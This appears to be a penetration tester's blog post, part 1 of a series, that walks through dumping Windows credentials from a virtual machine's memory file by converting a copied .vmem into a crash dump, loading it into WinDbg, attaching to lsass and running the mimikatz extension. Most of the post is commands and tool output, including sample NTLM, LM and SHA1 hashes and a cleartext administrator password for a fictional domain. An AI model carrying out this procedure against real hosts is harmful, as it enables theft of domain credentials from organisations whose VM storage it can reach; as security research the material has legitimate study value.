# Mimikatz Against Virtual Machine Memory Part 1

By Ar-themes



Pentesting is a funny thing. Someone will drop some new way of doing something and then you get to reflect on all those missed opportunities on previous engagements. I remember when MC showed me all the Oracle stuff and I reminisced about the missed shells.

This post and part 2 is like that for me. I can't count the number of times i've had access to the folder full of an organization's virtual machines. I knew you could download the raw disk (vmdk) and use tools like volatility on them to carve out useful pieces of the file system but not memory.

While doing some research on vCenter/ESXi I  came across a couple of blog posts on the subject:

http://www.remkoweijnen.nl/blog/2013/11/25/dumping-passwords-in-a-vmware-vmem-file/
http://blog.gentilkiwi.com/securite/mimikatz/windbg-extension
http://vniklas.djungeln.se/2013/11/29/password-dump-from-a-hyper-v-virtual-machines-memory/

This of course sent me down the rabbit hole to see if I could do it.

Remko's post mentions you need a few things:

The Windows debugging tools:
http://www.remkoweijnen.nl/blog/2013/06/13/debugging-tools-for-windows-direct-download/
http://blog.gentilkiwi.com/programmes/windbg

The Windows Memory Toolkit
http://www.moonsols.com/windows-memory-toolkit/

Current mimikatz that supports the windbg magic
https://github.com/gentilkiwi/mimikatz

Gotcha #1: The free version of Windows Memory Toolkit limits OS and architecture you can do this on.
 Restrictions are 32bit  up to Windows Server 2008.

The process:

#1 Copy the vmem/vmsn from the remote host

#2 Use moonsols bin2dmp to convert it into a dmp file. (I'm using the for pay version below)


```
C:\Users\user\Desktop>Bin2Dmp.exe "Windows Server 2008 x64-b2afd86a.vmem" win2k8.dmp
```


```
  bin2dmp - v2.1.0.20140115
```

```
  Convert raw memory dump images into Microsoft crash dump files.
  Copyright (C) 2007 - 2014, Matthieu Suiche
  Copyright (C) 2012 - 2014, MoonSols Limited

Initializing memory descriptors... Done.
Directory Table Base is 0x124000
Looking for Kernel Base...
Looking for kernel variables... Done.
Loading file... Done.
nt!KiProcessorBlock.Prcb.Context = 0xFFFFF80001B797A0

stuff happens
   [0x0000000040000000 of 0x0000000040000000]    [0x000000001DAFE000 of 0x000000
   MD5 = E8C2F318FA528285281C21B3141E7C51

  Total time for the conversion: 0 minutes 14 seconds.
```

you should now have a .dmp file you can load into windbg

#3 Load the dmp file into windbg




Gotcha #2: You may have to run .symfix and .reload

```
kd> .symfix
kd> .reload
Loading Kernel Symbols
...............................................................
................................................................
.....
Loading User Symbols

Loading unloaded module list
....
```

#4 Load the mimilib.dll file

```
kd> .load C:\users\user\desktop\mimilib.dll

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 25 2014 21:48:13)
 .## ^ ##.  Windows build 6002
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     WinDBG extension ! * * */

 ===================================
#         * Kernel mode *         #
===================================
# Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> .process /r /p

# And finally :
0: kd> !mimikatz
===================================
#          * User mode *          #
===================================
0:000> !mimikatz
===================================
```

The tool output will walk you through the rest

#5 Find the lsass process

```
 kd> !process 0 0 lsass.exe
PROCESS fffffa800dba26d0
    SessionId: 0  Cid: 023c    Peb: 7fffffd4000  ParentCid: 01e4
```

```
    DirBase: 2e89f000  ObjectTable: fffff880056562c0  HandleCount: 1092.
    Image: lsass.exe
```

#6 switch to the lsass context fffffa800dba26d0 in this case

```
 kd> .process /r /p fffffa800dba26d0
Implicit process is now fffffa80`0dba26d0
Loading User Symbols
...............................................................
.....................
```

#7 Load mimikatz

```
 kd> !mimikatz
```

```
 Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-3C4WXGGN8QE$
Domain            : UNLUCKYCOMPANY
SID               : S-1-5-20
msv :
[00000002] Primary
* Username : WIN-3C4WXGGN8QE$
* Domain   : UNLUCKYCOMPANY
* NTLM     : ea2ed0b14406a168791adf5aee78fd0b
* SHA1     : ab7bd2f6a64cf857c9d69dd65916622e3dc25424
tspkg : KO
---SNIP---
```

```
 Authentication Id : 0 ; 173319 (00000000:0002a507)
Session           : Interactive from 1
User Name         : Administrator
Domain            : UNLUCKYCOMPANY
SID               : S-1-5-21-2086621178-2413078777-1398328459-500
msv :
[00000002] Primary
* Username : Administrator
* Domain   : UNLUCKYCOMPANY
* LM       : e52cac67419a9a2238f10713b629b565
* NTLM     : 64f12cddaa88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
tspkg :
* Username : Administrator
* Domain   : UNLUCKYCOMPANY
* Password : Password1
```

```
wdigest :
* Username : Administrator
* Domain   : UNLUCKYCOMPANY
* Password : Password1
kerberos :
* Username : Administrator
* Domain   : UNLUCKYCOMPANY.NET
* Password : Password1
* Key List
---SNIP---
```

There were a few other gotchas for Windows 8 and Windows 2012. I'll put that in part 2.

CG

---